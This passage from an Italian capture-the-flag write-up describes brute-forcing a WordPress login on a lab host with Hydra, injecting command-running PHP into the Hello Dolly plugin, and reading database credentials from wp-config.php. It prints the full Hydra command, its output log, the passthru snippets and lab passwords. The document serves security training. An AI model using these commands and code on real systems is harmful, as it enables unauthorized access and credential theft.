class-oembed.php	23-Mar-2016 10:08	26K	
class-phpass.php	06-Oct-2015 16:45	7.1K	
class-phpmailer.php	23-Dec-2015 17:59	133K	
class-pop3.php	16-Sep-2015 05:46	20K	
class-simplepie.php	19-Sep-2015 20:52	88K	
class-smtp.php	23-Dec-2015 17:59	36K	
class-snoopy.php	30-Mar-2016 06:58	37K	

11 - Sopra: directory listing di /backup_wordpress/wp-includes.

Aprendo direttamente file come wp-db.php e wp-config.php veniva mostrata una pagina bianca. Il server eseguiva il file PHP, ma non ne mostrava il contenuto. Sono state cercate anche copie con estensioni come .bak e .old, senza trovare file utili.

È stato inoltre aperto readme.html, che confermava la presenza dell'installazione WordPress.



12 - Sopra: pagina readme.html presente nell'installazione WordPress di backup.

3.4 Analisi del form di autenticazione con Burp Suite


Il traffico del browser è stato fatto passare attraverso Burp Suite. È stato inserito apposta un login sbagliato nella pagina `/backup_wordpress/wp-login.php`, così da vedere la richiesta inviata dal form e la risposta di WordPress.

Burp Suite ha mostrato i parametri POST log, pwd, wp-submit, redirect_to e testcookie. Nella risposta compariva login_error quando la password era sbagliata. Questo testo è stato usato in Hydra per riconoscere i tentativi falliti.

`POST /backup_wordpress/wp-login.php`

`log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1`

Indicatore di fallimento: `F=login_error`



13 - Sopra: analisi in Burp Suite della richiesta POST al form di login WordPress e della risposta contenente login_error.

3.5 Recupero della password WordPress con Hydra

Con i dati osservati in Burp Suite è stato creato un file con i due utenti admin e john. Come lista di password è stata usata la Xato da 10.000 password. Nel comando sono stati inseriti gli stessi parametri del form e il cookie richiesto da WordPress.

`hydra -L Desktop/http_user.txt -P /usr/share/wordlists/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt -t 4 -f -V 192.168.100.12 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1:H=Cookie\wordpress_test_cookie=WP+Cookie+check:F=login_error"`

Hydra ha trovato la coppia john:enigma. Le credenziali sono state poi provate manualmente nella pagina di login e hanno funzionato.

```
Session Actions Edit View Help
[ATTNPT] target 192.168.100.12 - login "john" - pass "brenca" - 10565 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "paradise" - 10566 of 20000 [child 1] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "goose" - 10567 of 20000 [child 2] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "5555" - 10568 of 20000 [child 3] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "samuel" - 10569 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "montana" - 10570 of 20000 [child 1] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "mexico" - 10571 of 20000 [child 2] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "dreams" - 10572 of 20000 [child 3] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "michigan" - 10573 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "rock" - 10574 of 20000 [child 1] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "carolina" - 10575 of 20000 [child 2] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "yankee" - 10576 of 20000 [child 3] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "friends" - 10577 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "magnum" - 10578 of 20000 [child 1] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "surfer" - 10579 of 20000 [child 2] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "rock" - 10580 of 20000 [child 3] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "maximus" - 10581 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "genius" - 10582 of 20000 [child 1] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "cool" - 10583 of 20000 [child 2] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "vampire" - 10584 of 20000 [child 3] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "lacrosse" - 10585 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "sdl123" - 10586 of 20000 [child 1] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "aaaa" - 10587 of 20000 [child 2] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "christin" - 10588 of 20000 [child 3] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "timberly" - 10589 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "speedy" - 10590 of 20000 [child 1] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "sharon" - 10591 of 20000 [child 2] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "caren" - 10592 of 20000 [child 3] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "111222" - 10593 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "Arizkila" - 10594 of 20000 [child 1] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "sammy" - 10595 of 20000 [child 2] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "racing" - 10596 of 20000 [child 3] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "Arizkila" - 10597 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "sabrina" - 10598 of 20000 [child 1] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "horses" - 10599 of 20000 [child 2] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "9987654321" - 10600 of 20000 [child 3] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "quertyl" - 10601 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "pimpin" - 10602 of 20000 [child 1] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "haha" - 10603 of 20000 [child 2] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "stalker" - 10604 of 20000 [child 3] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "enigma" - 10605 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "147157" - 10606 of 20000 [child 1] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "star" - 10607 of 20000 [child 2] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "poohbear" - 10608 of 20000 [child 3] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "boobies" - 10609 of 20000 [child 0] (0/0)
[ATTNPT] target 192.168.100.12 - login "john" - pass "147258" - 10610 of 20000 [child 1] (0/0)
[INFO] [http-post-form] host: 192.168.100.12 login: john password: enigma
[STATUS] attack finished for 192.168.100.12 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-19 09:31:57

kali@kali:~$
```


14 - Sopra: Hydra individua la password enigma per l'utente WordPress john.

3.6 Accesso al pannello amministrativo come john

Le credenziali john:enigma sono state inserite nella pagina wp-login.php. Il login ha aperto la dashboard WordPress come john. Nel menu era disponibile anche Plugins → Editor, da cui era possibile modificare i file PHP dei plugin.

Utente WordPress: john

Password: enigma



15 - Sopra: dashboard WordPress raggiunta dopo l'autenticazione con l'account john.

3.7 Modifica del plugin Hello Dolly


Da Plugins → Editor è stato selezionato il plugin attivo Hello Dolly e il file hello.php. È stato aggiunto un controllo che si attivava soltanto con un parametro nella URL. Il codice eseguiva tre comandi semplici: whoami, id e pwd.

```
add_action('init', function () {
    if (isset($_GET['labcheck'])) {
        header('Content-Type: text/plain');
```

```

    echo "Utente:\n";
    passthru('whoami');
    echo "\nIdentità:\n";
    passthru('id');
    echo "\nDirectory:\n";
    passthru('pwd');
    exit;
}
});

```




16 - Sopra: modifica controllata di `hello.php` per eseguire `whoami`, `id` e `pwd` soltanto tramite il parametro `labcheck`.

3.8 Verifica dell'esecuzione di comandi come `www-data`

Aperto la pagina con il parametro previsto, WordPress ha mostrato l'output dei comandi. `whoami` ha restituito `www-data`; `id` ha mostrato `uid=33(www-data) gid=33(www-data)`; `pwd` ha indicato la directory `/var/www/backup_wordpress`.

`http://192.168.100.12/backup_wordpress/?labcheck=1`



17 - Sopra: output della verifica, con esecuzione lato server come `www-data` nella directory `/var/www/backup_wordpress`.

Questo risultato ha confermato che il codice aggiunto al plugin veniva eseguito dal server con l'utente `www-data`.


3.9 Recupero delle credenziali del database

Aperto `wp-config.php` direttamente dal browser veniva mostrata una pagina bianca. Nel codice del plugin è stato quindi aggiunto un comando `grep` per leggere soltanto le righe con `DB_NAME`, `DB_USER`, `DB_PASSWORD` e `DB_HOST`.

```


passthru("grep -nE 'DB_(NAME|USER|PASSWORD|HOST)' /var/www/backup_wordpress/wp-config.php");

```



18 - Sopra: estensione del controllo in `hello.php` per estrarre le sole costanti `DB_*` da `wp-config.php`. L'output ha mostrato il database `wp`, l'utente `john@localhost`, la password `thiscannotbeit` e l'host `localhost`. Queste erano le credenziali MySQL usate dall'installazione WordPress.

`DB_NAME: wp`
`DB_USER: john@localhost`
`DB_PASSWORD: thiscannotbeit`
`DB_HOST: localhost`



19 - Sopra: output della pagina di verifica con le credenziali MySQL lette da `wp-config.php`.

3.10 Stato attuale del secondo metodo

Il secondo percorso ha raggiunto risultati verificati: accesso a WordPress come `john`, apertura dell'editor dei plugin, esecuzione di comandi come `www-data` e lettura delle credenziali del database. Non è stata però ottenuta una shell con cui continuare a lavorare sulla macchina e non è stata eseguita una nuova scalata a root.

Come ultimo passaggio sono stati fatti diversi tentativi di inserire una web shell PHP tramite l'editor del plugin. Dopo il salvataggio e l'apertura della pagina, WordPress mostrava soltanto una pagina bianca e non veniva ottenuta alcuna shell. Poiché i tentativi non producevano un risultato utile e rendevano il sito non funzionante, la prova è stata abbandonata. La seconda strada resta quindi incompleta, anche se ha permesso di arrivare fino all'esecuzione di comandi come `www-data` e al recupero delle credenziali MySQL.

Percorso documentato

`/backup_wordpress` → utenti `admin` e `john` → Burp Suite → Hydra con Xato → `john:enigma` → dashboard WordPress → editor Hello Dolly → comandi come `www-data` → lettura di `wp-config.php` → credenziali MySQL → tentativi di web shell con pagina bianca → percorso interrotto.

4. Risultati osservati

- il servizio FTP consentiva l'accesso anonimo e rendeva disponibile una lista di utenti;

- l'utente anne accettava l'autenticazione SSH tramite password;
- la password princess era presente nella lista Xato da 10.000 password;
- l'utente anne poteva eseguire tutti i comandi tramite sudo;
- il percorso /backup_wordpress era accessibile e mostrava informazioni sugli utenti e file WordPress;
- Burp Suite ha mostrato i parametri del form di login e il testo login_error usato nei tentativi falliti;
- Hydra ha individuato la credenziale WordPress john:enigma;
- l'account john consentiva l'accesso alla dashboard e all'editor dei plugin;
- la modifica di Hello Dolly ha eseguito whoami, id e pwd come www-data;
- wp-config.php conteneva le credenziali MySQL del database wp;
- i tentativi di inserire una web shell hanno mostrato soltanto una pagina bianca e il secondo metodo è rimasto incompleto.

5. Conclusioni

Il primo metodo è stato completato. Nmap ha individuato l'FTP anonimo; users.txt.bk ha fornito i possibili utenti; le prove manuali hanno individuato anne; Hydra ha trovato la password princess; SSH ha dato accesso alla macchina; infine sudo ha permesso di diventare root e leggere il file flag.txt.

Il secondo metodo ha seguito il percorso web nascosto. Burp Suite è stato usato per capire il funzionamento del form di login; Hydra ha trovato john:enigma; l'account john ha permesso di aprire l'editor dei plugin; la modifica di Hello Dolly ha eseguito comandi come www-data e ha letto da wp-config.php le credenziali MySQL. Sono stati poi fatti vari tentativi di inserire una web shell PHP, ma la pagina diventava bianca e non veniva ottenuta una shell. Per questo motivo il secondo percorso non è completo, ma documenta comunque i risultati raggiunti prima dell'interruzione.